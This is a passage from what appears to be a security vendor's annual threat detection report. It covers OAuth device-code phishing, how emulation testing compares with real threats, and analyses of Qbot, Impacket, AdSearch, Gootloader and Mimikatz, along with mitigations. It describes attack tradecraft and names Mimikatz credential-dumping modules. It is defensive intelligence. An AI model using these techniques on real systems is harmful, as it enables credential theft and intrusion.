Once the victim clicks the link, enters the provided user code, and authenticates, they’re presented with a seemingly benign consent page, which asks them to simply authorize access for the application initially requested by the adversary. At a high level, this consent page could ask the user something like “Would you like to let Microsoft Office read and send mail on your behalf?,” which to many users seems like a very reasonable request as that’s what Microsoft Office is designed to do.

In the background, adversaries poll the OAuth authorization API, awaiting a user to successfully authenticate. If successful, an adversary could gain a token for long-term access, potentially lasting as long as 90 days. Depending on the client application requested in the original authorization request, their token could grant them read/write permissions to their mailbox, which allows them full access to dump all of the victim’s emails and even send new emails on their behalf.

A crucial aspect for defenders to understand is that, during the lifecycle of this attack, the victim never needs to visit any website or infrastructure they wouldn’t normally visit. The destination of this crafted URL is a legitimate login screen from a cloud service that most users are familiar with—making it harder to detect malicious activity without closely monitoring their **sign-in logs**. Detecting this attack would require defenders to closely monitor their logs for authentications that originated from the “device code” flow.

TAKE ACTION

Visit the **Email threats trend page** for relevant detection opportunities and atomic tests to validate your coverage.

Adversary emulation and testing

TREND

Customers are testing more and emulating the same techniques that adversaries abuse, but differences in tooling and tradecraft can limit effectiveness.

Threat emulation activity increased significantly in 2022, and customers mostly tested the same techniques we observed adversaries abusing in the wild. Despite this, our security operations team finds that differentiating test detections from real-world threats can be done reliably, as security teams are constrained in subtle but important ways.

Isolating and removing test detections

This is the first year that we've filtered detections associated with authorized testing from our Threat Detection Report data set. In all, known tests accounted for an impressive 40 percent of threats that our team detected in 2022, a year-over-year increase of roughly 20 percent. This is great news! Security teams are working hard to validate their processes and controls through a mix of ad hoc testing, purple teaming, and red team engagements.

Understanding how security teams perform testing—and the threats they choose to emulate—is important, and we can make assessments about the quality, purpose, and authenticity of test activity by comparing authorized testing to real-world threats. In this section, we'll examine where testers are hitting or missing the mark and offer guidance and resources that security teams can use to improve their testing capabilities.

How Red Canary identifies testing activity

Once we've detected, investigated, and alerted a customer to a threat, our platform provides them features for offering feedback, including the ability to signal whether a threat has been remediated—or will not be remediated. If a threat is not going to be remediated, it's important that we know why:

- The activity and risk will be accepted
- The activity is authorized
- We incorrectly identified the activity as malicious, a false positive
- The activity is attributable to some form of adversary emulation or testing

Why are you choosing not to remediate?


This is unauthorized activity that will not be remediated	This is authorized, non-testing activity	This activity was incorrectly identified	This was testing
We accept the risk of this software or behavior running in our environment and will not be remediating it at this time.	The detected activity is authorized for certain users. This threat will no longer be used when calculating risk to your organization.	The detected activity was a false positive.	The detected activity was part of internal or external testing.

What we saw in 2022

One way to illustrate the state of testing in 2022 is to compare the top threats and the top ATT&CK techniques with test detections and real-world threats. Such a comparison gives us a high-level look at whether or not testing activity aligns with adversary behaviors. There's no right or wrong way to test because any given team might have different objectives. For example, one security team might be interested in emulating common threats to ensure they can detect them properly while another team might be testing very specific processes or controls.

We'll start with techniques:

The following chart offers a high-level comparison of the ATT&CK techniques we observed in testing (blue) and real-world threats (red). It suggests that security teams are mostly testing the same techniques that adversaries are leveraging.



As we zoom in on the top 10 techniques for real-world threats and tests, we see that there are just two outliers for testing—and both are Discovery techniques: T1057: Process Discovery and T1087.002: Domain Account. Conversely, the two prevalent techniques that seem to go untested are T1055: Process Injection and T1036.003: Rename System Utilities.

RANK	REAL-WORLD TECHNIQUES	TEST TECHNIQUES
1	T1059.003: Windows Command Shell	T1059.001: PowerShell
2	T1059.001: PowerShell	T1059.003: Windows Command Shell
3	T1047: WMI	T1569.002: Service Execution
4	T1027: Obfuscated Files or Information	T1057: Process Discovery
5	T1218.011: RunDLL32	T1218.011: RunDLL32
6	T1105: Ingress Tool Transfer	T1047: WMI
7	T1055: Process Injection	T1027: Obfuscated Files or Information
8	T1569.002: Service Execution	T1105: Ingress Tool Transfer
9	T1036.003: Rename System Utilities	T1003.001: LSASS Memory
10	T1003.001: LSASS Memory	T1087.002: Domain Account

That security teams would disproportionately test Discovery techniques makes sense. Discovery techniques are relatively easy to test and observe, and they are mostly benign. They offer a safe and easy way to answer a basic question: “Can I observe suspicious behavior?”

By contrast, **Process Injection** is a relatively esoteric technique that’s harder to understand and likely has a higher barrier of entry for both testing and observation. Detecting Process Injection at a meaningful scale requires a thorough understanding of expected process behaviors, or a baseline against which anomalies can be identified. The most effective detective controls we’ve found involve legitimate processes with unexpected file or network activity, or unusual command-line attributes, to include having no command-line arguments at all. It seems reasonable that security teams would run fewer tests for complicated techniques that are difficult to detect.

The omission of testing for **renaming of system utilities** may also result from difficulties detecting the technique. While T1036.003 is conceptually simpler than T1055, detecting it requires that security teams not only collect metadata

that reveals the true identity of a process, but also that they are able to compare presented filenames with internal ones in real time. This is simple to understand but not so simple to operationalize—and that may account (in part) for the relative lack of testing.

Further, the prevalence of **Atomic Red Team™** (which you'll see in the following table) might also answer some questions about why certain techniques rank higher than others. For example, test coverage for Process Injection and Masquerading is relatively scant, whereas Atomic Red Team has ample coverage for Account and Process Discovery. Further, our analysis of test difficulty reveals that, in aggregate, the tests for Process Injection are indeed more complicated to execute than the tests for Process and Domain Account Discovery.

Ultimately though, these are relatively minor discrepancies. As we zoom out from the top 10 to the top 20 to the top 100 techniques for tests vs. real-world threats, we see that emulation activity is conceptually on target with actual adversary activity.

How about threats?

RANK	REAL-WORLD TECHNIQUES	TEST TECHNIQUES
1	T1059.003: Windows Command Shell	T1059.001: PowerShell
2	T1059.001: PowerShell	T1059.003: Windows Command Shell
3	T1047: WMI	T1569.002: Service Execution
4	T1027: Obfuscated Files or Information	T1057: Process Discovery
5	T1218.011: RunDLL32	T1218.011: RunDLL32
6	T1105: Ingress Tool Transfer	T1047: WMI
7	T1055: Process Injection	T1027: Obfuscated Files or Information
8	T1569.002: Service Execution	T1105: Ingress Tool Transfer
9	T1036.003: Rename System Utilities	T1003.001: LSASS Memory
10	T1003.001: LSASS Memory	T1087.002: Domain Account

Our definition of a threat is broad and includes many testing tools—including **Impacket**, **Mimikatz**, **Cobalt Strike**, and **BloodHound**—that are frequently abused by adversaries. Those four tools feature prominently among our most prevalent threats, whether or not we include testing, but even so, there's much more disparity among the comparative threat lists than techniques. The disparity continues as we expand from the top 10 to the top 20, where we see more testing tools and red teams in the test list and mostly malware in the actual threat list. The reason these lists look different is obvious: testing tools are more readily available and safer than actual malware.

That security teams are using different tools than adversaries but managing to emulate the same techniques suggests that testers and the people who develop test frameworks and tools are paying attention to threat trends and attempting to emulate them. However, we know anecdotally that individual tests—despite mapping to similar ATT&CK techniques—look and feel very different from actual adversary actions. So, why is that?

Emulations vs. the real thing

Emulations and actual adversary behaviors differ for many reasons. A test might fail to accurately emulate a real-world threat accidentally, for reasons ranging from incomplete understanding of tradecraft to inaccessibility of tooling. Alternatively, a test might not be intended to look like a real threat, as security teams opt for safety, speed, or specificity. Any testing is better than no testing at all, even if the test doesn't look like a real-world adversary from end to end.

We'll cover these in more detail in the coming paragraphs, but some common discrepancies between tests and threats include the following:

REAL-WORLD	VS.	TESTING
Leverage what's tried and true		Experiment with the new and novel
Want to avoid detection		Want to validate coverage
Bound to intrusion lifecycle		Can emulate any part of an intrusion
Use suspicious infrastructure		Use legitimate infrastructure
Steal information, otherwise harm		Learn, improve

> "One reason that tests stand out from actual malicious activity is that security teams commonly prioritize what's new and novel over what's tried and true."

One reason that tests stand out from actual malicious activity is that security teams commonly prioritize what's new and novel over what's tried and true. Real adversaries tend not to work harder than they must, and won't deploy a rare or valuable capability when a commodity capability will suffice. While this report underscores the degree to which long-standing techniques continue to be successful, testing often focuses on emerging use of techniques and tools or reflects recent research. There is value in exercising newer or less common tradecraft, but the rarity of these tools and behaviors are great detection opportunities.

Testers also have a tendency to set an objective and then leverage multiple techniques to achieve their goal. While this redundancy may be intentional for a security team that is attempting to validate detection coverage, it's also conspicuous in contrast to real adversaries who strive to accomplish their goals without being detected.

Further, test activity is sometimes disjointed. A real adversary tends to follow a semi-predictable pattern that broadly involves gaining access, moving around, stealing something, and leaving. Testers, on the other hand, may appear seemingly out of nowhere, executing later-stage activity absent the activity that precedes it in a real intrusion.

Testers and real adversaries also tend to leverage different infrastructure, which may be partially attributable to their use of different tools, and also to the necessary legality of their operations. Many red teams will be consistent in their use of infrastructure hosting providers, ranging from cloud-based computers to DNS to domain registrars. Thus, we very rarely see red team activity emanating from geographically suspicious IP spaces, bulletproof hosting providers, or unscrupulous registrars.


More broadly, testers and adversaries have different goals. For example, a red team might want to gain administrative rights for a domain and write up a report, whereas an adversary is trying to load secondary payloads and install cryptominers, encrypt files, or steal information.

TAKE ACTION

Our analysis of known testing in 2022 suggests that security teams are using a variety of tools to test a lot of the same techniques being abused by adversaries. And even if anecdotal accounts suggest that testing often looks very different from actual threats, our philosophy is that any testing is better than none, and we'd love to see the percentage of customers who perform ongoing testing continue to increase. Here are some suggestions for teams that are just getting started, as well as some for teams that are testing regularly today and looking to evolve.

First, familiarize yourself with freely available tools and information. **Atomic Red Team** is a freely available library of tests that are representative of real-world adversary techniques mapped to MITRE ATT&CK. Of course, there are hundreds of adversary techniques and thousands of tests, so knowing where to start is important. Use the top techniques and threats in this report, or in one of many high quality and freely available industry reports, to prioritize your testing.

Armed with the intelligence, the information, and the tools to perform your testing, start to put it all together, by understanding prevalent threats, the tools and techniques they leverage, and then the tests you perform to evaluate your defenses:



As your testing evolves, collaborate with other parts of your organization, and make purple teaming a regular part of your operational rhythm—improving the quality of your testing by soliciting real-time feedback from intelligence analysts, detection engineers, and incident responders.

Once you've started to get value from ongoing, low-cost atomic testing, expand your program to perform **other kinds of testing as well**—like penetration testing, vulnerability assessments, and more.


red canary

THREATS

threats

The following chart illustrates the specific threats Red Canary detected most frequently across our customer environments in 2022. We ranked these threats by the percentage of customer organizations affected to prevent a single, major security event from skewing the metrics. For the first time in the history of this report, we excluded threat detections associated with customer-confirmed testing.

As discussed in our **Methodology section**, we chose to define "threats" broadly as malware, tools, threat groups, or activity clusters—in short, any suspicious or malicious activity that represents a risk to you or your organization.



WHAT'S INCLUDED IN THIS SECTION?

We've written extensive analysis of 13 threats. This PDF includes an abridged version of our findings, covering analysis of relevant, novel, or changing threat tradecraft and advice for mitigating the effects of the threat. You can view the full analysis—including detection and testing guidance—in the **web version of this report**.

In addition to the top 10, read our analysis of these three featured threats:

Yellow Cockatoo

Emotet

PlugX

How to use our analysis

These are the most prevalent threats occurring in our customer environments, so we can assume they are prevalent elsewhere. We include advice for responding to each threat and offer detection opportunities so you can better defend your organization. Some defenders may be able to take our detection guidance and apply it directly, while others may not. Regardless, defenders without a detection engineering function can still make use of the actionable analysis of each threat written by our Intelligence team experts.

Qbot

THREAT

Aside from a brief dip in July and August, Qbot dominated our monthly threat rankings throughout the year, flaunting some new delivery methods along the way.

#1

OVERALL RANK

6.14%

CUSTOMERS AFFECTED

Analysis

Also known as "Qakbot," the Qbot banking trojan has been active since at least 2007. Initially focused on stealing user data and banking credentials, Qbot's functionality has expanded to incorporate features such as follow-on payload delivery, command and control (C2) infrastructure, and anti-analysis capabilities.

Qbot is typically delivered via an **email-based** distribution model, and in 2022 Qbot affiliates experimented with a variety of file types to deliver malicious payloads during their campaigns, likely in response to additional security controls implemented by Microsoft throughout the year. Examples of different delivery approaches include:


- Continuing from 2021, early 2022 brought Qbot in the form of malicious ZIP attachments containing a macro-laden XLS dropper.
- In April, **researchers** saw Qbot delivered via malicious MSI packages.
- In mid-May, multiple Red Canary customers received phishing emails with malicious ZIP files containing LNK files. The LNK files ran **PowerShell** commands to download and execute a Qbot DLL payload.
- In mid-2022 **researchers** observed Qbot operators rapidly altering the specifics of their payloads, sometimes changing file types or payloads day to day.
- In the later half of the year, adversaries used HTML smuggling to deliver malicious code via an HTML file attached to an email, which then downloaded a password-protected ZIP archive containing an ISO file. Qbot is also known to deliver ZIP archives with IMG, VHD, and VHDX **disk images**. Using a disk image file allows Qbot to bypass the **Mark-of-the-Web (MOTW)** feature because extracted or mounted files do not reliably inherit MOTW.

Over the years, various groups have integrated Qbot into their operations. The **Proofpoint**-named groups TA577 and TA570 (which Red Canary assesses to be similar to Microsoft DEV-0450) are some of the most active Qbot malware affiliates. TA577 is also informally known as the "letters" affiliate based on the

use of campaign IDs including letters such as AA or BB. TA570 is sometimes referred to as "presidents" because of the use of U.S. presidents' names in its malware configuration, for example, a campaign identifier like **obama225**. While Red Canary can not validate with high confidence that a specific group is present in an environment without obtaining a copy of the malware containing the campaign identifier, we did observe threats with similar naming schemes in our customers' environments throughout 2022.

Qbot is usually deployed as just one stage of an adversary's playbook, with follow-on activity tied to the objectives of the affiliate group deploying it. While Red Canary does not observe a lot of post-Qbot activity, we know various ransomware affiliates have used it as an initial access vector in **years prior**, and 2022 was no different. This year **Black Basta** ransomware operators began leveraging Qbot to deploy command and control payloads such as **Brute Ratel and Cobalt Strike**.

Historically, Qbot cycles between periods of intense activity followed by quiet, near-dormancy. A sharp increase in Qbot activity paired with changes to the malware—likely in an attempt to make it more challenging for defenders to detect—can signal the start of a new Qbot campaign. From 2021 to 2022, Red Canary observed several of these cycles.



TAKE ACTION

Visit the **Qbot threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

The best way to remedy the risk of any threat is to prevent your users from having the opportunity to become a victim. Qbot remains an adaptive threat that is reliant on email for distribution, so if you want to stop Qbot, start in the inbox. Implementing an email gateway filtering solution is one way of minimizing Qbot infections within your environment.

To inhibit users from infecting themselves via mountable virtual drives, consider disabling disk image (ISO, IMG, VHD, VHDX) mounting functionality via **registry hive modifications**, which also has the benefit of inhibiting **additional threats**.

Impacket

THREAT

Both testers and ransomware groups make frequent use of the Impacket library of Python scripts for post-exploitation.

#2

OVERALL RANK

5.62%

CUSTOMERS AFFECTED

Analysis

At its core, Impacket is a collection of Python libraries that plug into applications like vulnerability scanners, allowing them to work with Windows network protocols. These Python classes are used in multiple tools to facilitate command execution over Server Message Block (SMB) and **Windows Management Instrumentation (WMI)**. Oftentimes the popular Python scripts **smbexec**, **wmiexec**, or **dcomexec** are used directly without having been downloaded via Impacket, as they are versatile and easily implemented code samples. This year Impacket continued to rise in our top 10 threat rankings, which we attribute to increased use by adversaries and testers alike.

In fact, more than half of the Impacket threats we detected were explicitly marked by our customers as **testing**. While Impacket is fairly easy to detect, it can be challenging to determine if it is malicious or benign without additional context and understanding of what is normal in an environment. It's often used "behind the scenes" by administration and vulnerability-scanning applications, including Linux tools that manage or scan Windows environments. However, Impacket is known to be used by threats such as **Vice Society/DEV-0832** as well as multiple other ransomware operators, so it should not be immediately considered benign. We recommend all organizations have a clear understanding of authorized use of Impacket in their environments, and consider any activity outside of that to be malicious until proven otherwise.

In 2022 Impacket continued to be used by a variety of adversaries, such as **IRIDIUM**, **Lazarus**, and initial access brokers tied to **LAPSUS$ and Yanluownag**. It is sometimes seen deployed with other tools such as **Cobalt Strike**, PowerSploit, and **Mimikatz**—and therefore should prompt a deeper look into infected systems.

TAKE ACTION

Visit the **Impacket threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

Response actions may vary depending on which component of the Impacket script the adversary is leveraging. If you detect a malicious instance of Impacket, seriously consider isolating the endpoint because there's likely an active adversary in your environment.

Once the endpoint is isolated, evaluate if the adversary loaded other tools, if they were able to move laterally from the device, and if they stole credentials. If the adversary moved laterally, isolate any devices they may have accessed. If there is evidence of credential theft, reset passwords for the impacted accounts. Please note that if the adversary leveraged Kerberos, passwords will need a double reset over the course of 10 hours (based on the default 10-hour ticket Time to Live setting) to reset and invalidate existing tickets.

Following the initial response steps above, stop any active processes associated with Impacket, remove any malicious files written to disk, and remove any changes to the device made by the adversary. Reimaging impacted devices is not out of the question, since an adversary may have installed other tools or established persistence.

AdSearch

THREAT

A NodeJS Webkit application that executes in its own browser, AdSearch exploded onto the scene in 2022, rising from obscurity to the summer's most prevalent threat.

#3

OVERALL RANK

5.33%

CUSTOMERS AFFECTED

Analysis

In early January 2022, multiple threat **researchers** began **tweeting** about a new threat, dubbed ChromeLoader, being delivered by malvertising links that delivered a malware dropper within an ISO image. Within the ISO, the ChromeLoader payload consisted of a .NET assembly, often named **CS_installer.exe** which in turn decoded and executed an obfuscated PowerShell script stored within a TXT file, also found within the ISO. This PowerShell script then downloaded a ZIP file containing a malicious browser extension and would launch, or kill and re-launch, the browser with this extension running. The browser extension contained two functions–one to **open custom ad content** in new browser tabs and another to **intercept search engine queries** and send the user's query contents to the ChromeLoader C2 server. Red Canary began tracking and detecting **ChromeLoader** via a variety of detection analytics, mostly related to PowerShell.

By the end of January 2022, references to a **Tone.exe** virus began popping up on **internet forums** and **software identification sites**. Similarly delivered via malvertising links serving an ISO image, Red Canary began observing an increasing volume of this activity in March. While the **initial access** was the same as ChromeLoader, the payload within the ISO image and subsequent behavior followed a different pattern.

In contrast to the .NET EXE and PowerShell TXT file in ChromeLoader, these ISO images contained LNK, BAT, and ZIP files. When the user clicked on the link (often masquerading as **install.lnk**), the BAT script would execute a **tar.exe** command to extract an EXE from the ZIP archive, as well as establish persistence for the extracted binary via a **reg.exe** command. The extracted binary, typically named **Tone.exe** in early versions, was a NodeJS Webkit application containing an instance of the Chromium browser. Executed via run key persistence, this process kept running in the background, making multiple network connections and offering no avenue for user interaction. As this behavior was significantly different than the PowerShell activity we observed with ChromeLoader, we began tracking this payload as AdSearch, adopting the predominant name returned in **VirusTotal alerts**.

While AdSearch's LNK/BAT/ZIP behavior remained consistent throughout the year, the filenames varied over time. **Tone.exe** was quickly joined by **Bloom.exe**,

Energy.exe, and other common words uncommonly seen as process names. This **blog from VMware** shows a timeline of the filename variations as of September. VMware's report, as well as **Unit42's July report on ChromeLoader** both suggest that AdSearch binaries may eventually lead to ChromeLoader PowerShell activity to install the aforementioned malicious browser extension.

While Red Canary continued to observe the ChromeLoader PowerShell behavior via the ISO initial access and PowerShell persistence throughout most of 2022, we have yet to observe any ChromeLoader behavior stemming from an AdSearch binary. Additionally, VMware's report also noted additional payloads, including ZipBombs and Enigma ransomware, observed being delivered via the same malvertising ISO images that delivered ChromeLoader and AdSearch. While Red Canary has not observed any payloads other than ChromeLoader or AdSearch within the ISO files delivered in these ISO malvertising campaigns, VMware's findings further support our decision to track AdSearch separately from ChromeLoader. Whether ChromeLoader and AdSearch are in fact different components of one adversary's larger toolset or simply two distinct payloads being delivered by a common malvertising affiliate, these threats made a sizable impact on the threat landscape in 2022.

TAKE ACTION

Visit the **AdSearch threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

Most users do not have a need to interact with ISO disk images on a regular basis. As such, one option to slow the spread of AdSearch and ChromeLoader is to use a Group Policy Object to associate files with the **.iso** extension with an application like **notepad.exe**. This will prevent the ISO from mounting when double-clicked.

Gootloader

THREAT

A common entry point for Cobalt Strike into enterprises, Gootloader made significant changes to its execution flow in 2022.

#4

OVERALL RANK

4.44%

CUSTOMERS AFFECTED

Analysis

Gootloader is a JScript-based malware family that typically leverages **SEO poisoning** and compromised websites to lure victims into downloading a ZIP archive that poses as a document that the user has searched for. While we observed Gootloader detections in customer environments across multiple sectors in 2022, they almost always happened after victims accessed compromised websites that claimed to offer information on contracts or other legal or financial documents. Victims were likely directed to these sites after initiating queries in common search engines with keywords such as "agreement," "contract," and the names of various financial institutions. Given the volume of Gootloader detections and the range of victims, this threat is likely more opportunistic than targeted to a specific industry or organization. Accordingly, Gootloader remains a threat to all organizations.

Upon execution, Gootloader identifies whether the affected system is connected to an Active Directory domain before deploying multiple stages of JScript and **PowerShell** payloads that may eventually lead to threats such as **Cobalt Strike**, Gootkit, Osiris, or Sodinokibi ransomware. Unremoved Gootloader infections have a strong possibility of leading to larger-scale incidents resulting in data theft or ransomware.

Readers of past Threat Detection Reports may recall that we **previously tracked Gootloader** together with the related Gootkit payload. While Gootloader sometimes delivers Gootkit as a payload, we began distinguishing the two in 2022 because we observed Gootloader sometimes delivered alternative payloads to Gootkit, such as Cobalt Strike, and often did not deliver a second-stage payload at all.

Adversaries using Gootloader in 2022 followed a consistent execution pattern, using **wscript.exe** and PowerShell command lines until around November, when they significantly changed multiple stages to use different Windows Registry keys for storage, a different process hierarchy, and more discovery commands. Some adversaries included **cscript.exe** for JScript execution instead of **wscript.exe** at some stages. This change enabled the adversary to spawn PowerShell without a command line to pipe in commands for execution via a **StdIn stream**. For more details, check out our **blog from May** (updated in November), which covers Gootloader activity in more depth.

TAKE ACTION

Visit the **Gootloader threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

To mitigate risks associated with the malicious JScript files used by Gootloader operators, we recommend preventing automatic execution of JScript files. You can do this by changing the default file associations for **.js** and **.jse** files.

To remove Gootloader components, stop any malicious instances of **wscript.exe**, **cscript.exe**, and **PowerShell.exe**. Remove any malicious scheduled tasks for the victim user to remediate persistence on the host. If any payloads were stored within the Windows Registry or on disk, attempt to remove those payloads for full remediation. Examples of these registry keys include:

- **HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%**
- **HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%0**
- **HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME%**
- **HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME%0**
- **HKCU\SOFTWARE\Microsoft\Fax\%USERNAME%**
- **HKCU\SOFTWARE\Microsoft\Fax\%USERNAME%0**
- **HKCU\SOFTWARE\Microsoft\Personalization\%RANDOMVALUE%**

Mimikatz

THREAT

Mimikatz is a credential-dumping utility commonly leveraged by adversaries, penetration testers, and red teams to extract passwords. As an open source project, Mimikatz continues to be actively developed, with several new features added in 2022.

#5

OVERALL RANK

4.36%

CUSTOMERS AFFECTED

Analysis

Mimikatz is an open source credential-dumping utility that was initially developed in 2007 by Benjamin Delpy to abuse various Windows authentication components. While the initial v0.1 release was oriented towards abusing already well established "Pass The Hash" attacks, after expanding its library of abuse primitives, the tool was publicly released as Mimikatz v1.0 in 2011. Over a decade later, Mimikatz is still a fantastic utility for adversaries to dump credentials and gain lateral movement within an organization. In 2022, a range of actors used Mimikatz during intrusions, from ransomware groups to red teamers.

While we observed some malicious use of Mimikatz by adversaries, the majority of detected activity was the result of some kind of **testing**—including adversary simulation frameworks (such as **Atomic Red Team**) or red teams running tests, as confirmed by customer feedback. We removed customer-reported testing from our top 10 trending threats for 2022 to help reduce error and white noise. With customer-reported testing removed, Mimikatz dropped from the #2 rank affecting 7.7 percent of customers to its final #5 ranking affecting 4.4 percent of customers. However, some testing is not explicitly marked as such, and though Mimikatz is leveraged by adversaries, we assess its #5 ranking is likely still inflated due to unreported testing.

Though Mimikatz offers multiple modules, there was not much variety in the modules Red Canary observed this past year. As it has been for the past several years, the **sekurlsa::logonpasswords** module was the most utilized in 2022. This module provides extraction of usernames and passwords for user accounts that have recently been active on the endpoint. The next two most commonly-observed modules were **lsadump::sam**, which dumps the Security Account Managers (SAM) database of password hashes, and **sekurlsa::minidump**, which attempts to dump credentials from an offline dump of an **lsass.exe memory space**.

TAKE ACTION

Visit the **Mimikatz threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

